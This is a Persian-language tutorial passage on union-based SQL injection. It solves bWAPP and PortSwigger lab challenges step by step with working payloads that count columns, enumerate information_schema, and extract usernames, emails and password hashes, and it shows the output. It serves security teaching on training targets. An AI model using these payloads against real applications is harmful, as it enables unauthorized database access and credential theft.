    SELECT table_name FROM information_schema.tables WHERE table_schema='mytestdb';
  
```

Showing rows 0 - 6 (7 total, Query took 0.0045 seconds.)

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 Filter rows: Search this table

Extra options

TABLE_NAME
comments
ls_result
messages
movies
sessions
sql1_user_logs
users

حالا چطوری این کوئری رو نوی پیلودمون بکار ببریم؟ به شکل زیر پیلود رو میسازیم:

- Godfather%' UNION SELECT 1,table_name,3,4 FROM information_schema.tables WHERE table_schema='mytestdb' ---
نتیجه اجرای این کوئری میشه:

MOVIE ID	TITLE	DESCRIPTION	LIKE
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	♡
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	♡
1	comments	3	♡
1	ls_result	3	♡
1	messages	3	♡
1	movies	3	♡
1	sessions	3	♡
1	sql1_user_logs	3	♡
1	users	3	♡

خب میبینید که نوی ستون دوم از **SELECT** ما نام جداول پایگاه داده **mytestdb** رو نشون دادیم. حالا باید یکی رو انتخاب کنیم. من میخوام اطلاعات داخل **users** رو بیرون بکشم پس **users** رو انتخاب میکنم.

قدم بعدی: بیرون کشیدن نام ستون های جدول مورد نظر؟ در حال حاضر نام پایگاه داده مورد نظرمون و جداول اون رو بیرو کشیدیم. یک جدول رو انتخاب کردیم تا به اطلاعات داخلش برسیم، جدول **users**. اما برای رسیدن به اطلاعات داخلش ما نیاز داریم به نام ستون های داخل این جدول. پس باید نام ستون های داخل جدول **users** رو بیرون بکشیم. برای اینکار هم باید از **information_schema** استفاده کنیم، اما نه جدول **tables** بلکه جدول **columns** این پایگاه داده. یعنی باید اطلاعات داخل **information_schema.columns** رو بیرون بیاریم و اونهایی رو که ستون **table_schema='mytestdb'** و ستون **table_name='users'** . کوئری که برای این کار میتوانیم بزنیم به شکل زیر است:

- **SELECT column_name FROM information_schema.columns WHERE table_name='users' AND table_schema='mytestdb'**
این کوئری میگه که برو از جدول **information_schema.columns** اونهایی که **table_name='users'** و **table_schema='mytestdb'** کن و نتیجه به شکل زیر میشه:

```

    SELECT column_name FROM information_schema.columns WHERE table_schema='mytestdb' AND table_name='users';
  
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 Filter rows: Search this table

Extra options

COLUMN_NAME
id
password
username

میبینید که سه رکورد به نامهای `id`, `password`, `username` است . حالا باید این کوئری را توی پیلودمون استفاده کنیم . پیلود به شکل زیر در میاد :

- `Godfather%' UNION SELECT 1,column_name,3,4 FROM information_schema.columns WHERE table_schema='mytestdb' AND table_name='users' -- -`

و نتیجه اجرای این پیلود به شکل زیر است :

`Godfather%' UNION SELECT 1,column_name,3,4 FROM information_schema.c`

MOVIE ID	TITLE	DESCRIPTION	LIKE
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	♡
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	♡
1	<code>id</code>	3	♡
1	<code>password</code>	3	♡
1	<code>username</code>	3	♡

ما الان تونستیم، دیتابیس مورد نظرمون، جدول مورد نظرمون و ستون های جدول مورد نظرمون رو بیرون بکشیم .

قدم بعدی : حالا باید رکوردهای جدول مورد نظرمون رو بیرون بکشیم . فرض کنید میخوایم اطلاعات ستون های `id`, `username`, `password` را از جدول `users` تولی پایگاه داده `mytestdb` رو بیرون بکشیم . چطوری باید با دستور `SELECT` این کار رو بکنیم ؟

- `SELECT id,username,password FROM mytestdb.users;`

نتیجه اجرای این دستور به شکل زیر هست :

Showing rows 0 - 2 (3 total, Query took 0.0071 seconds.)

```
SELECT id,username,password FROM mytestdb.users;
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

	Show all	Number of rows:	25	Filter rows:	Search this table	Sort by key:	None
<input checked="" type="checkbox"/> Extra options							
	<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	id	username	password			
	<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	1	admin	password			
	<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	2	user1	password1			
	<input type="checkbox"/> Edit <input type="checkbox"/> Copy <input type="checkbox"/> Delete	3	user2	password2			

حالا سوالی که پیش میاد اینه که چطوری این دستور `SQL` رو با پیلودمون هماهنگ کنیم ؟ فهمیدیم که خروجی `SELECT` وب اپلیکیشن چهار ستون داره جدول `users` سه ستون داره . پس باید یک ستون رو خالی بزاریم به شکل زیر :

- `SELECT id,username,password,4 FROM mytestdb.users;`

حالا باید این دستور رو با پیلودمون میکس کنیم :

- `Godfather%' UNION SELECT id,username,password,4 FROM mytestdb.users -- -`

خروجی این پیلود توی وب اپلیکیشن به شکل زیر است :

`Godfather%' UNION SELECT id,username,password,4 FROM mytestdb.users --`

MOVIE ID	TITLE	DESCRIPTION	LIKE
2	The Godfather	The aging patriarch of an organized crime dynasty transfers control of his clandestine empire to his reluctant son.	♡
4	The Godfather Part II	The early life and career of Vito Corleone in 1920s New York City is portrayed, while his son, Michael, expands and tightens his grip on the family crime syndicate.	♡
1	<code>admin</code>	<code>password</code>	♡
2	<code>user1</code>	<code>password1</code>	♡
3	<code>user2</code>	<code>password2</code>	♡

تبریک میگم، اطلاعات جدول users بیرون اومد . ساده بود نه ؟ به نظر منم که واقعا اکسپلوبیت کردنش ساده هست . بریم یه خلاصه از نحوه اکسپلوبیت کردن Union-Based SQLi :

۱. ابتدا باید Source اسیب پذیر رو کشف کنیم

۲. باید تعداد ستون های بازگشته از اجرای SQL Query در Backend را با ORDER BY پیدا کنیم

۳. نام پایگاه های موجود در سرور را از جدول information_schema.tables بیرون میکشیم

۴. نام جدول های داخل پایگاه داده مورد نظرمون را از information_schema.tables بیرون میکشیم

۵. نام ستون های جدول مورد نظرمون را از information_schema.columns بیرون میکشیم

۶. اطلاعات ستون های جدول مورد نظرمون رو از خود جدول بیرون میکشیم .

میتوانیم در این بین اطلاعاتی مثل نام کاربر متصل به پایگاه داده، نام پایگاه داده فعلی، و رژن RDBMS، برخی اوقات نام سیستم عامل سرور رو هم بیرون بیاریم .

این یکی از Union-Based SQLi های Impact بود ولی خب میشه کارهای دیگه ای هم کرد . مثلا میشه فایل های سیستمی رو خوند یا فایل جدید ساخت، دستورات OS رو اجرا کرد و نتیجه رو دید، Reverse Shell ایجاد کرد، اطلاعات رو دستکاری کرد و یا حذف نمود و ... اینا بستگی به نحوه پیکربندی شدن سرویس RDBMS تارگت داره که ایا این اجازه ها رو به ما میده یا نه . باید هر کدام رو تست کنیم تا بینیم میشه یا خیر .

خب بریم و چالش های BWAP را در این مورد حل کنیم .

اولین چالش مربوط هست به (GET/Search) SQL Injection، یعنی یک صفحه ای داریم که یک input داره و توی مجموعه ای از دادهها جستجو میکنه و نتیجه رو بر میگیردونه . این چالش به ادرس زیر است :

http://192.168.89.129/bWAPP/sql_1.php

میتوانید Bee Box خودتون رو دانلود کنید و برد سراغش . صفحه وب ما به شکل زیر هست که یک ورودی رو میگیره توی یک جدول حاوی چندین فیلم جستجو میکنه و نتیجه رو به شکل زیر نشون میده :

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link

ورودی ما از طریق متده GET ارسال میشه و نام پارامترش title است .

← → C Not secure 192.168.89.129/bWAPP/sql_1.php?title=The&action=search

کوئری که امکان داره زده شده باشه به نظرم به شکل زیر است :

➤ SELECT * FROM movies WHERE title LIKE '%\$title%'

بعنی ورودی ما به ته Query میچسبه . دقیقا مثل مثالی که قبلاً زدیم . اول سعی میکنیم با کاراکتر های مختلف این query رو مختل کنیم و خطابی رو بینیم که نشون دهنده اسیب پذیر بودن باشه . من ' رو وارد میکنم :

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1

میبینید که خط اداد و گفته که نزدیک به "%" خط وجود داره . پس حدس ما درمورد query به طور ای بدرست بود .

قدم بعدی اینه که بدونیم چندتا ستون بر گردونده میشه . باید با ORDER BY سعی کنیم تعداد ستون های نتیجه Query رو بفهمیم . با تعداد 10 تا شروع میکنم تا ببینم خطأ میده یا نه ؟ پیلودم به شکل زیر است :

➤ ' ORDER BY 10 -- -

/ SQL Injection (GET/Search) /

Search for a movie: ' ORDER BY 10 -- -

Title	Release	Character	Genre	IMDb
Error: Unknown column '10' in 'order clause'				

بله، خطأ داد و این یعنی تعداد ستون های کمتر از دهتاست . عدد کمتری رو انتخاب میکنم .

/ SQL Injection (GET/Search) /

Search for a movie: ' ORDER BY 7 -- -

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link

7 تا ستون جواب داد و هشتتا خطأ میده . پس تعداد ستون هایی که برگردونده میشه 7 تاست . حالا میایم از طریق UNION SELECT یک جدول هفتایی رو به جدول اصلی متصل میکنیم و 1,2,3,4,5,6,7 را بهش میدیم تا ببینیم کدام ستون های در کجا استفاده شده اند ؟ پیلودم به شکل زیر هست :

➤ X' UNION SELECT 1,2,3,4,5,6,7 -- -

X رو ابتداش گذاشتم تا نتیجه SELECT اول خالی باشه و رکورد های اضافی نداشته باشیم .

/ SQL Injection (GET/Search) /

Search for a movie: X' UNION SELECT 1,2,3,4,5,6,7

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

حالا میبینیم که چه ستونی کجاست . ابتدا میخوام database(), user(), version() رو نشون بدم . پیلود زیر رو وارد میکنم :

➤ X' UNION SELECT 1, database(), user(), version(),5,6,7 -- -

نتیجه زیر رو میده :

/ SQL Injection (GET/Search) /

Search for a movie: X' UNION SELECT 1, database(),

Title	Release	Character	Genre	IMDb
bWAPP	root@localhost	5	5.0.96-0ubuntu3	Link

میبینید که نام پایگاه داده bWAPP هست و کاربرش root و روت‌نש 5.0.96-0ubuntu3. همین کاربر root یعنی مشکل امنیتی بزرگ. خب برایم و سعی کنیم ناپایگاه های داده موجود بیگه رو بست بیاریم. بلوغ زیر رو میز نم:

- X' UNION SELECT DISTINCT 1,table schema,3,4,5,6,7 FROM information schema.tables -- --

نتیجه به شکل زیر هست:

/ SQL Injection (GET/Search) /

Search for a movie: X' UNION SELECT DISTINCT 1,1 Search

Title	Release	Character	Genre	IMDb
information_schema	3	5	4	Link
bWAPP	3	5	4	Link
drupageddon	3	5	4	Link
mysql	3	5	4	Link

هدف ما بایگاه داده WAPP هست. سر حداول داخل این بایگاه داده را بیرون میکشیم. بیلود به شکل زیر :

- X' UNION SELECT table_name FROM information_schema.tables WHERE table_schema='bWAPP' --

نتیجه رو بینید:

/ SQL Injection (GET/Search) /

Search for a movie: X' UNION SELECT 1,table_name

Title	Release	Character	Genre	IMDb
blog	3	5	4	Link
heroes	3	5	4	Link
movies	3	5	4	Link
users	3	5	4	Link
visitors	3	5	4	Link

خوب جدول مورد نظر ما users هست . بس باید ایندا ستون های این جدول رو بدست بیاریم . بیلی دمون به شرح زیر است :

- X' UNION SELECT 1,column_name,3,4,5,6,7 FROM information_schema.columns WHERE table_schema='bWAPP' AND table_name='users' -- -

نتیجه اجرای این پیلود رو در زیر میبینید :

/ SQL Injection (GET/Search) /

Search for a movie: X' UNION SELECT 1,column_na Search

Title	Release	Character	Genre	IMDb
id	3	5	4	Link
login	3	5	4	Link
password	3	5	4	Link
email	3	5	4	Link
secret	3	5	4	Link
activation_code	3	5	4	Link
activated	3	5	4	Link
reset_code	3	5	4	Link
admin	3	5	4	Link

قدم بعدی بیرون کشیدن اطلاعات این ستون هاست . من برای مثال میخوام که ستونهای id,email,password,secret را بیرون بکشیم . پس پیلود من میشه :

- X' UNION SELECT 1,id,email,password,secret,6,7 FROM bWAPP.users -- -

نتیجه اجرای این پیلود هم به شکل زیر هست :

/ SQL Injection (GET/Search) /

Search for a movie: X' UNION SELECT 1,id,email,pa Search

Title	Release	Character	Genre	IMDb
1	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	6885858486f31043e5839c735d99457f045affd0	Link
2	bwapp-bee@mailinator.com	Any bugs?	6885858486f31043e5839c735d99457f045affd0	Link

پسوردهای توی پایگاه داده وب اپلیکیشن ها که شما توی مثال بالا تو ستون **Genre** میبینید معمولا هش میشن تا در صورتی که یک مهاجم بهش دسترسی پیدا کرد به حالت **Plain Text** اون دست پیدا نکنه و در واقع نتون با کاربری که اطلاعاتش لو رفته لაگین کنه . توابع هشی که معمولا میتوانیم ببینیم ... **MD5**, **SHA1**, **SHA256** ... یک عبارت یکتا غیر قابل فهم رو در ازاش بر میگردونن و همیشه هم برای هر ورودی یک خروجی یکتا وجود داره . گاهی اوقات به پسورد **Plain Text** یک مقدار هم که بهش **salt** میگن میچسبونن تا امکان کرک شدن هش کمتر بشه . نرم افزار های زیادی برای کرک کردن هش وجود داره که برخی از اونا با **Brute-force** سعی میکنند که یک هش رو کرک کنن . میتوانید در صورت نیاز از شون استفاده کنید . معروف ترینش **hashcat** هست . نکته مهم در هش ها تشخیص الگوریتم هش هست که اون هم ابزار هایی داره مثل **hashdetect** که میتوانید ازش برای این کار استفاده کنید و همچنین ابزار های انلاین زیادی هم وجود داره که بر اساس تعداد کاراکتر ها سعی میکنه نوع هش رو تشخیص بده .

چالش بعدی از bWAPP : این چالش هم یک Union-Based SQL Injection ساده هست . تفاوتش اینه که اینبار یک id را رو جستجو میکنه . ادرسش اگه میخواهد توی bWAPP خودتون اجراش کنید به شکل زیر هست :

http://192.168.89.129/bWAPP/sqli_2.php

توی صفحه این چالش، یک نگه داریم که یک Drop-Down بهمون میده که میتوانیم option هایی رو انتخاب کنیم و از طریق متده GET پس از اینکه رو دکمه Go کلیک کردیم، شماره id گزینه انتخاب شده رو به سمت وب سرور میفرسته و در پایگاه داده جستجو میکنه و رکورد هایی که شماره id اونها برابر با گزینه انتخابی ما بود رو برآمون بر میگردونه :

/ SQL Injection (GET>Select) /

Select a movie:

Title	Character	Genre	IMDb
Man of Steel	Clark Kent	action	Link
The Cabin in the Woods			
The Dark Knight Rises			
The Fast and the Furious			
The Incredible Hulk			
World War Z			

ابندا سعی میکنیم اسیب پذیر بودن این صفحه رو مشخص کنیم . Source ما اون پارامتر movie=3 هست که مطمئناً، مقدار این پارامتر توی پایگاه داده جستجو میشه . سعی میکنم با کاراکتر های خاص مثل /* - # -- ; ' , - - ; -- # - / ممکنی که داره اجرا میشه رو مختل کنم .

/ SQL Injection (GET>Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1				

میبینید که 27% یا همون ' موجب اختلال در Query اجرایی وب اپلیکیشن شد و خطایی رو برای ما برگردوند . مشخص شد که قابلیت تزریق وجود داره . کوئری احتمالی که زده شده به نظرم به شکل زیر هست :

> SELECT * FROM movies WHERE id=\$id;

قدم بعدی : شمردن تعداد ستون هایی که Query اجرایی وب اپلیکیشن بر میگردونه . برای اینکار گفتیم که از ORDER BY استفاده میکنیم و سعی میکنیم بر اساس ستونهای نتیجه اجرای کوئری، خروجی رو مرتب سازی کنیم . البته که ما که نام ستون ها رو نمیدونیم ولی میتوانیم از اعداد متناظر شون استفاده کنیم . پیلود من برای این کار به شکل زیر هست :

> ORDER BY 100 -- -

صد در صد میدونیم که 100 تا ستون نداره و خطایی واسه همین من اعداد کمتر رو هم تست کردم :

> ORDER BY 8 -- -

Title	Release	Character	Genre	IMDb
Error: Unknown column '8' in 'order clause'				

میبینید که 8 خطای داده و تعداد ستون های ما 8 نانیست.

➤ ORDER BY 7 -- -

عدد 7 برای ما خطای ندارد. پس نتیجه میگیریم که تعداد ستون های ما 7 ستون است:

Title	Release	Character	Genre	IMDb
Man of Steel	2013	Clark Kent	action	Link

حالا که تعداد ستون ها را پیدا کردیم باید یک UNION SELECT به پیلودمون بچسونیم تا بفهمیم کدام ستون کجا بکار رفته. یک پیلودی به شکل زیر میسازیم:

➤ UNION SELECT 1,2,3,4,5,6,7 -- -

اما توانی نتیجه ما چیزی نمیبینم:

Title	Release	Character	Genre	IMDb
The Amazing Spider-Man	2012	Peter Parker	action	Link

مشکل میتونه از چی باشه؟ مشکل اینه که Query زده میشه توی Backend ولی وقتی میخواد نتیجه رو نشون بده فقط و فقط اولین رکورد رو نشون میده و چون UNION SELECT مارکورد دوم به بعد هست پس نتیجه برای ما نشون داده نمیشه. چیکار باید بکنیم؟ باید کاری کنیم که نتیجه SELECT اول خالی بشه. حس میزنم که Query اجرایی در Backend + پیلود ما به شکل زیر میشه:

➤ SELECT * FROM movies WHERE id=\$id UNION SELECT 1,2,3,4,5,6,7 -- -

ما باید id فیلمی رو وارد کنیم که وجود نداشته باشه. من مقدار id رو 100 میزارم چون میدونم فیلمی با id=100 توی پایگاه داده نیست:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

میبینید که نتیجه گرفتیم و حس ما درمورد اینکه تنها اولین رکورد رو نشون میده درست بود. میخواه توی نتایجی که بر میگردونه, user(), database(), version() را ببینم. پیلود زیر رو اجرا میکنم:

- 100 UNION SELECT 1,user(),database(),version(),5,6,7 -- -

نتیجه هم داده و توی تصویر زیر میبینید :

Title	Release	Character	Genre	IMDb
root@localhost	bWAPP	5	5.0.96-Ubuntu3	Link

قدم بعدی : پیدا کردم نام پایگاههای داده موجود در سرور ؟ برای اینکار کافیه که از پایگاه داده `information_schema` و جدول `tables` استفاده کنیم . پیلودی به شکل زیر میسازیم :

- 100 UNION SELECT 1,table_schema,3,4,5,6,7 FROM information_schema.tables -- -

نتیجه :

Title	Release	Character	Genre	IMDb
information_schema	3	5	4	Link

عه، تنها یکی رو به ما نشون داد :)) باید چیکار کنیم ؟ نکته این چالش هم به نظرم همینه که فقط یکی رو نشون میده و ما باید بتونیم چیزهایی که میخوایم رو یکی یکی بکشیم بیرون . من الان `information_schema` رو به عنوان نتیجه بیرون کشیدم . اگه یادتون باشه توی `Error-Based` ما از لیست ها توی SQL استفاده میکردیم و شرط هایی رو میسازیم . مثلاً توی مثال بالا توی پیلود بعدی باید بگیم که، اون پایگاه داده ای رو به من بدده که `information_schema` اسمش نیست . چطوری ؟ پیلود زیر همین کار رو میکنه :

- 100 UNION SELECT 1,table_schema,3,4,5,6,7 FROM information_schema.tables WHERE table_schema not in ('information_schema') -- -
- و تو تصویر زیر میبینید که اینبار به ما bWAPP رو برگرداند :

Title	Release	Character	Genre	IMDb
bWAPP	3	5	4	Link

حالا اگه بخوایم بگیم که نتیجه بعدی نه bWAPP باشه کافیه که پیلود زیر رو بسازیم :

- 100 UNION SELECT 1,table_schema,3,4,5,6,7 FROM information_schema.tables WHERE table_schema not in ('information_schema', 'bWAPP') -- -

کار میکنه :))

Title	Release	Character	Genre	IMDb
drupageddon	3	5	4	Link

به همین شکل ما میتوانیم یک به یک اطلاعات لازم رو بیرون بکشیم و درسته که طول میکشه و ابزار هایی هستند که برآمون به صورت ساده و به سرعت اینکار رو میکنن ولی لازم هست که بدونیم چطوری این اتفاق می افته .

من پایگاه داده مورد نظر خودم رو انتخاب کردم و اون bWAPP هست . حالا میخوام جدول های داخل این پایگاه داده رو بیرون بکشم .

قدم بعدی : بیرون کشیدن جدول های یک پایگاه داده خاص . برای اینکار هم از information_schema.tables بهره میگیریم . کافیه که پیلودی به شکل زیر بسازیم :

➤ 100 UNION SELECT 1,table_name,3,4,5,6,7 FROM information_schema.tables WHERE table_schema='bWAPP' -- -

نتیجه اجرای پیلود :

Title	Release	Character	Genre	IMDb
blog	3	5	4	Link

میبینید که یک مورد بیشتر نشون داده . پس باید همون یک لیست تهیه کنیم از اونها که بهمون نشود داده و بگیم که مورد بعدی توی این لیست نباشه . پیلود ما به شکل زیر هست :

➤ 100 UNION SELECT 1,table_name,3,4,5,6,7 FROM information_schema.tables WHERE table_schema='bWAPP' AND table_name not in ('blog') -- -

Title	Release	Character	Genre	IMDb
heroes	3	5	4	Link

اما یه لحظه یه چیزی اومد تو ذهنم . یادمه توی MySQL مخصوصا GROUP_CONCAT() یک تابع داشتیم به نام() که مجموعه ای از ورودی ها رو میگرفت و به هم میچسبوند . یه مثال از استفاده از () GROUP_CONCAT() ببینید :

```
Showing rows 0 - 0 (1 total, Query took 0.0011 seconds.)
```

```
SELECT 1, GROUP_CONCAT("SALAM", "HI", "HELLO"), 3,4,5,6,7;
```

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

1	GROUP_CONCAT("SALAM", "HI", "HELLO")	3	4	5	6	7
1	SALAMHIHELLO	3	4	5	6	7

چطوره ما ببایم و به جای اینکه یکی دادهها رو بیرون بکشیم، همه رو بهم بچسبوئیم و توی ستون مثل 2 نشون بدیم . پیلودم رو به شکل زیر میسازم :

➤ 100 UNION SELECT 1, GROUP_CONCAT(table_name),3,4,5,6,7 FROM information_schema.tables WHERE table_schema='bWAPP' -- -
بعله، توی تصویر زیر میبینید که همه رو بهم چسبوند و برآمون نشون داده :

Title	Release	Character	Genre	IMDb
blog,heroes,movies,users,visitors	3	5	4	Link

جالب بود نه ؟ میبینید که روش های مختلفی وجود داره . بستگی داره چقدر خلاق باشیم و میبینید که من انسان بسیار خلاقی هستم 😊

بقيه راه رو هم با **GROUP_CONCAT()** عزيز ميريم جلو . حالا باید يکی از جداول رو انتخاب کنيم . من جدول **users** رو میخوام انتخاب کنم و ستون های اين جدول رو بپرون بکشيم

قدم بعدی : بپرون کشیدن ستون های يک جدول خاص . برای اين کار هم باید از **information_schema** استفاده کنيم ولی از جدول **columns** . پیلودی که میسازیم به شکل زیر است :

- 100 UNION SELECT 1, GROUP_CONCAT(column_name),3,4,5,6,7 FROM information_schema.columns WHERE table_name='users' AND table_schema='bWAPP' -- -

نتیجه رو میبینید :

Title	Release	Character	Genre	IMDb
id,login,password,email,secret,activation_code,activated,reset_code,admin	3	5	4	Link

حالا باید ستون هایي که میخوايم اطلاعاتشون رو بپرون بکشيم مشخص کنيم . من میخوام اطلاعات ستون **email** و **password** رو بپرون بکشم .

قدم بعدی : بپرون کشیدن اطلاعات و رکورد های ستون های يک جدول مشخص . برای اينکار از دو تا از ستون های استفاده میکنيم . من **email** ها رو توی ستون 2 و **password** ها رو توی ستون 3 با **GROUP_CONCAT()** مشخص میکنم .

- 100 UNION SELECT 1, GROUP_CONCAT(email), GROUP_CONCAT(password),4,5,6,7 FROM bWAPP.users -- -

نتیجه :

Title	Release	Character	Genre	IMDb
bwapp-, aim@mailinator.com,bwapp-, bee@mailinator.com	6885858486f31043e5839c735d99457f045affd0 6885858486f31043e5839c735d99457f045affd0	5	4	Link

میبینید که اطلاعات با کاراکتر , از هم جدا شدن و میتوانیم بعد از استخراج دادهها اونها رو مرتب کنيم و اطلاعات مربوط به هم رو کنار هم قرار بدیم .

البته که میتوانیم هر **email** و **password** رو توی يک ستون هم استخراج کنيم . پیلود زیر **email** و **password** رو استخراج میکنه و توی ستون 2 قرار مide و با >>> از هم جدا میکنه :

- 100 UNION SELECT 1, GROUP_CONCAT(email, ">>>", password),3,4,5,6,7 FROM bWAPP.users -- -

نتیجه :

Title	Release	Character	Genre	IMDb
bwapp-, aim@mailinator.com>>>6885858486f31043e5839c735d99457f045affd0,bwapp-, bee@mailinator.com>>>6885858486f31043e5839c735d99457f045affd0	3	5	4	Link

اغا حقیقتا تعداد چالش های bWAPP زیاده و اگه بخواه همه رو توضیح بدم که 100 تا صفحه فقط مثال حل کردم و منطقی نیست . خودتون بقیه رو حل کنید .

یه چالش هم از PortSwigger بریم . میخوام نشون بدم که اگه ستون ها نوعشون یکی نباشه ممکن هست که خطابرگرد .

چالش بعدی : توی SQLi Union Attack به ادرس زیر یک لابراتوار وجود داره که باید یک PortSwigger را انجام بدیم و ستون ها رو پیدا کنیم و یک مقدار خاصی رو بهشون بگیم که Reflect کنن :
<https://portswigger.net/web-security/sql-injection/union-attacks/lab-find-column-containing-text>
 توضیحات چالش رو میتوانید توی صفحش ببینید :

Lab: SQL injection UNION attack, finding a column containing text

PRACTITIONER
LAB Not solved



This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a [previous lab](#). The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

ACCESS THE LAB

توی چالش ما، پارامتر category=XXX را اسیب پذیر هست و ما میتوانیم از طریق پیلودمون رو تزریق کنیم .

← → ⌛ 0aed0096034f32ab8125b6a0001e0063.web-security-academy.net/filter?category=Gifts%27

Web Security Academy

SQL injection UNION attack, finding a column containing text

Back to lab home

Make the database retrieve the string: 'vkABL'.

Back to lab description >

Internal Server Error

Internal Server Error

ابتدا باید تعداد ستون هایی که بر میگردد رو بشماریم . من تعداد کم وارد میکنم چون میدونم ممکن هست که زیاد نباشه . هر جا که خط انگرفتم و عدد بعدی خط داد، به معنی تعداد ستون هاست :

← → ⌛ 0aed0096034f32ab8125b6a0001e0063.web-security-academy.net/filter?category=Gifts%27%20ORDER%20BY%204--

Web Security Academy

SQL injection UNION attack, finding a column containing text

Back to lab home

Make the database retrieve the string: 'vkABL'.

Back to lab description >

Internal Server Error

Internal Server Error

چهار خط میده ولی 3 خط نمیده :

← → ⌛ 0aed0096034f32ab8125b6a0001e0063.web-security-academy.net/filter?category=Gifts%27%20ORDER%20BY%204--

Home | My account

WE LIKE TO
SHOP

Gifts' ORDER BY 3--

Refine your search:
All Corporate gifts Food & Drink Gifts Lifestyle Tech gifts

Conversation Controlling Lemon	\$18.94	View details
High-End Gift Wrapping	\$41.34	View details
Couple's Umbrella	\$48.76	View details
Snow Delivered To Your Door	\$51.94	View details

بیلودمون هم به قرار زیر هست :

➤ Gifts' ORDER BY 3 --

کار بعدی اینه که بریم و UNION SELECT رو بزنیم و جایگاه هر کدوم از ستون هارو بدست بیاریم . بیلودمون به شکل زیر هست :

➤ Gifts' UNION SELECT NULL,NULL,NULL --

جواب داد به شکل زیر :

Product Name	Price	Action 1	Action 2
Couple's Umbrella	\$48.76	View details	View details
High-End Gift Wrapping	\$41.34	View details	View details
Snow Delivered To Your Door	\$51.84	View details	View details
Conversation Controlling Lemon	\$18.94	View details	View details

شاید بپرسید چرا من به جای 1,2,3 اومدم و NULL,NULL,NULL رو نوشتم ؟ علتش هم اینه که، من نمیدونم نوع ستون هایی که بر میگرده چیه و واسه همین خاطر باید NULL بزنم تا هر نوعی هم باشه برگرده و نتیجه بگیرم . حالا میتونم سعی کنم و نوع ستون ها رو مشخص کنم . من میدونم که نوع ستون اول String نیست و اگه یک رشته رو وارد کنم ببینید خطا میده :

0aed0096034f32ab8125b6a0001e0063.web-security-academy.net/filter?category=Gifts%27%20UNION%20SELECT%20NULL,NULL%20--

Internal Server Error

Internal Server Error

این درحالیه که به Integer جواب مثبت میده :

Gifts' UNION SELECT 1,NULL,NULL --

Refine your search:
All Corporate gifts Food & Drink Gifts Lifestyle Tech gifts

Couple's Umbrella	\$48.76	View details
High-End Gift Wrapping	\$41.34	View details
Snow Delivered To Your Door	\$51.84	View details
Conversation Controlling Lemon	\$18.94	View details

همچنین میبینید که مقدار ستون اول اصن نمایش داده نمیشه و فقط جهت مرتب سازی ازش استفاده میشه، به همین خاطر ارزش انچنانی برای ما ممکن هست که نداشته باشه . البته ممکن هست توی کد صفحه وجود داشته و بتونیم استخراج کنیم . بریم ستون دوم رو بررسی کنیم . ابتدا عدد میدم ببینم که ایا قبول میکنه یا خیر ؟

0aed0096034f32ab8125b6a0001e0063.web-security-academy.net/filter?category=Gifts%27%20UNION%20SELECT%20NULL,1,NULL%20--

Internal Server Error

Internal Server Error

خطا داد . این به این معناست که نوع ستون دوم عددی نیست . یک مقدار رشته ای بدیم و ببینیم نتیجه رو :

Gifts' UNION SELECT NULL,'ABCDEF',NULL --

Refine your search:
All Corporate gifts Food & Drink Gifts Lifestyle Tech gifts

Couple's Umbrella	\$48.76	View details
High-End Gift Wrapping	\$41.34	View details
Snow Delivered To Your Door	\$51.84	View details
Conversation Controlling Lemon	\$18.94	View details

ABCDEF

نتیجه داد و روی صفحه هم میتوانیم ببینیم . جالب شد . پس این همون ستونیه که میتوانیم ازش دادهها را استخراج کنیم . ستون سوم هم که قاعدهای باید اون قیمتی را نشون بده :

Gifts' UNION SELECT NULL,'ABCDEF',1224 --

Refine your search:		
All	Corporate gifts	Food & Drink
Gifts	Lifestyle	Tech gifts
Couple's Umbrella	\$48.76	View details
High-End Gift Wrapping	\$41.34	View details
Snow Delivered To Your Door	\$51.84	View details
Conversation Controlling Lemon	\$18.94	View details
ABCDEF	\$12.24	

دو تا ستون پیدا کردیم که منعکس میشن . من توی ستون دوم میخواه که `version()` را برای استخراج کنه :

Gifts' UNION SELECT NULL,`version()`,1224 --

Refine your search:		
All	Corporate gifts	Food & Drink
Gifts	Lifestyle	Tech gifts
Couple's Umbrella	\$48.76	View details
High-End Gift Wrapping	\$41.34	View details
Snow Delivered To Your Door	\$51.84	View details
Conversation Controlling Lemon	\$18.94	View details
PostgreSQL 12.17 (Ubuntu 12.17-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit	\$12.24	

